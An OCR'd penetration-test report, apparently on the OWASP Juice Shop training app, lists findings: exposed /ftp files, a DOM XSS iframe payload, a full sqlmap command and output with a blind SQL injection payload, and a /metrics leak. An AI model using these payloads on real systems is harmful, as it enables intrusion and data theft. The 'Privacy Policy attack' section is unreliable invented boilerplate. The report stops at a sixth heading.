
Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

By the Dirbuster scanning, navigated through /ftp directory. Found some documents in this,there are backups, error reports and company secrets. Dowloaded the acquisitions.md file. It has company secrets. Pop-up came, showing challenge is completed successfully.





Impact:

The impact of a successful sensitive data exposure attack can include:

• financial loss for individuals or organizations whose sensitive information is stolen.

• Loss of trust from customers or users whose data was exposed.

• Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.

• Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

❖ Vulnerability 2:-


Title: DOM XSS (Cross-Site Scripting)

Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser. Java script based XSS executed in the Search bar.

Steps to Reproduce:

Given a payload of java script in the search bar
<iframe src="javascript:alert(`juice shop`)">
Then got the pop-up alert as juice shop and a blank iframe, i.e the payload has been executed.



Impact:

The impact of a successful XSS attack can include:

- **stealing sensitive information such as cookies, session tokens, and personal information.**
- **perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content.**
- **redirecting the user to a malicious website.**
- **spreading malware to the user's device.**
- **spreading the attack to other users, if the malicious script is able to propagate itself.**

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

❖ Vulnerability 3:-

Title: SQL Injection leading to database dump

Description:

After visiting the whole webpage I came across an endpoint which is vulnerable to whole SQL database dump.

Command used in SQLmap:

sqlmap -u http://192.168.1.9:3000/rest/products/search?q=fg –batch --dbms=sqlite --risk=3 --level=5 --technique=BEUSQ –dbs

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://192.168.1.9:3000/rest/products/search?q=fg -batch --dbms=sqlite --risk=3 --level=5 --technique
=BEUSQ -dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.3#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 08:40:28 /2024-06-25/

[08:40:28] [INFO] testing connection to the target URL
[08:40:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:40:29] [INFO] testing if the target URL content is stable
[08:40:29] [INFO] target URL content is stable
[08:40:29] [INFO] testing if GET parameter 'q' is dynamic
[08:40:29] [WARNING] GET parameter 'q' does not appear to be dynamic
[08:40:29] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[08:40:29] [INFO] testing for SQL injection on GET parameter 'q'
[08:40:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:40:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[08:40:35] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[08:40:35] [INFO] GET parameter 'q' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectabl
e (with --not-string="of")
[08:40:35] [INFO] testing 'Generic inline queries'
[08:40:35] [INFO] testing 'SQLite inline queries'
[08:40:35] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[08:40:35] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[08:40:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:40:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
 other (potential) technique found
[08:40:36] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[08:40:36] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[08:40:37] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[08:40:37] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[08:40:38] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[08:40:38] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[08:40:39] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[08:40:39] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[08:40:39] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[08:40:40] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if yo
u experience any problems during data retrieval
[08:40:40] [INFO] checking if the injection point on GET parameter 'q' is a false positive
[08:40:40] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in e
numeration phase can be expected
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 447 HTTP(s) requests:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: q=fg') OR NOT 3334=3334 AND ('bhcv' LIKE 'bhcv
---
[08:40:40] [INFO] testing SQLite
[08:40:40] [INFO] confirming SQLite
[08:40:40] [INFO] actively fingerprinting SQLite
[08:40:40] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[08:40:40] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[08:40:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 259 times
[08:40:40] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.9'

[*] ending @ 08:40:40 /2024-06-25/
```

Impact:

➔**SQL injection attacks can have a profound impact on the security of databases and web applications. When an attacker exploits an SQL injection vulnerability to perform a complete database dump, the consequences can be dire.**

➔**This breach allowed unauthorized access to sensitive data, including user identifiers, personal information, and financial records.**

➔**The stolen data can then be exploited for malicious purposes such as identity theft, fraud or black market sales, leading to significant financial losses and reputational damage. Additionally, an attacker can manipulate or delete data, leading to data corruption and integrity issues**

➔**This breach represents a serious security breach, with potential legal and regulatory consequences, including mandatory reporting to authorities and affected individuals, as well as potential fines money and legal action against the organization.**


❖ Vulnerability 4:-


Title: Information Disclosure of Garbage Collection Cycle

Description:

While doing some recon I came across and endpoint metrics which leaks server's garbage collection cycles, which can be used by an attacker to use that information to attack further.

Vulnerable endpoint: : http://192.168.1.5:3000/metrics





Impact:

➔**Exposing information about the garbage collection cycle in the /metrics endpoint can compromise the security and monitoring of the web application. Although the metrics themselves do not contain sensitive data, they can provide valuable information about application performance.**

➔**However, this exposure can also pose a security risk by potentially helping attackers profile application behavior and optimize malicious attacks. This can unintentionally expand the attack surface by exposing weaknesses in the garbage collection process.**

❖ Vulnerability 5 :-


Title: Privacy Policy

Description:-

A Privacy Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's privacy policy, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the privacy policy, such as lack of proper disclosure, lack of proper consent, or lack of proper data handling practices.

Steps to Reproduce:

Just read the privacy policy of the company by
http://192.168.1.5:3000/#/privacysecurity/privacy-policy
Got the pop-up solved the challenge Privacy Policy



Impact:

No significant impactThe impact of a successful Privacy Policy attack can include:

- **unauthorized access to sensitive information.**
- **loss of trust from customers or users whose data was mishandled.**
- **legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR.**
- **damage to reputation and negative publicity for the organization.**

Preventing Privacy Policy attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

❖ Vulnerability 6 :

